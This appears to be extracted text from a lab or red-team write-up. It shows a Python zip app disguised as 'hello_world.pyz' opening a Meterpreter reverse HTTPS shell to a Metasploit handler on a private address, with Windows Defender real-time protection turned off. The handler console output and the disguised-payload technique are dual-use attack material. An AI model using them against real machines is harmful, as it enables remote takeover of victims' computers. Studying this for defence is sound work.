
Listener waiting for connection



Opening hello_world.py (FAILED)



Opening hello_world.pyz (FAILED)




Opening hello_world.pyz (SUCCESSFUL)

Virus & threat protection settings


View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

 Real-time protection is off, leaving your device vulnerable.

 Off



The screenshot displays two windows. The left window is a Kali Linux terminal running a Metasploit session. It shows the configuration of a reverse HTTPS handler on 10.0.10.104:5555, the staging of a python payload (25040 bytes), and the opening of a Meterpreter session (10.0.10.104:5555 -> 10.0.10.101:56307) at 2024-07-29 17:10:33 -0400. The right window is a Windows file explorer showing the file 'hello_world.pyz' (748 bytes, Python Zip Application File) being opened. The terminal output also shows a deprecation warning for ssl.PROTOCOL_TLS.

```
nsf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.104:5555
[*] https://10.0.10.104:5555 handling request from 10.0.10.101; (UUID: o
czydua) Staging python payload (25040 bytes) ...
[*] Meterpreter session 1 opened (10.0.10.104:5555 -> 10.0.10.101:56307)
at 2024-07-29 17:10:33 -0400

meterpreter >
```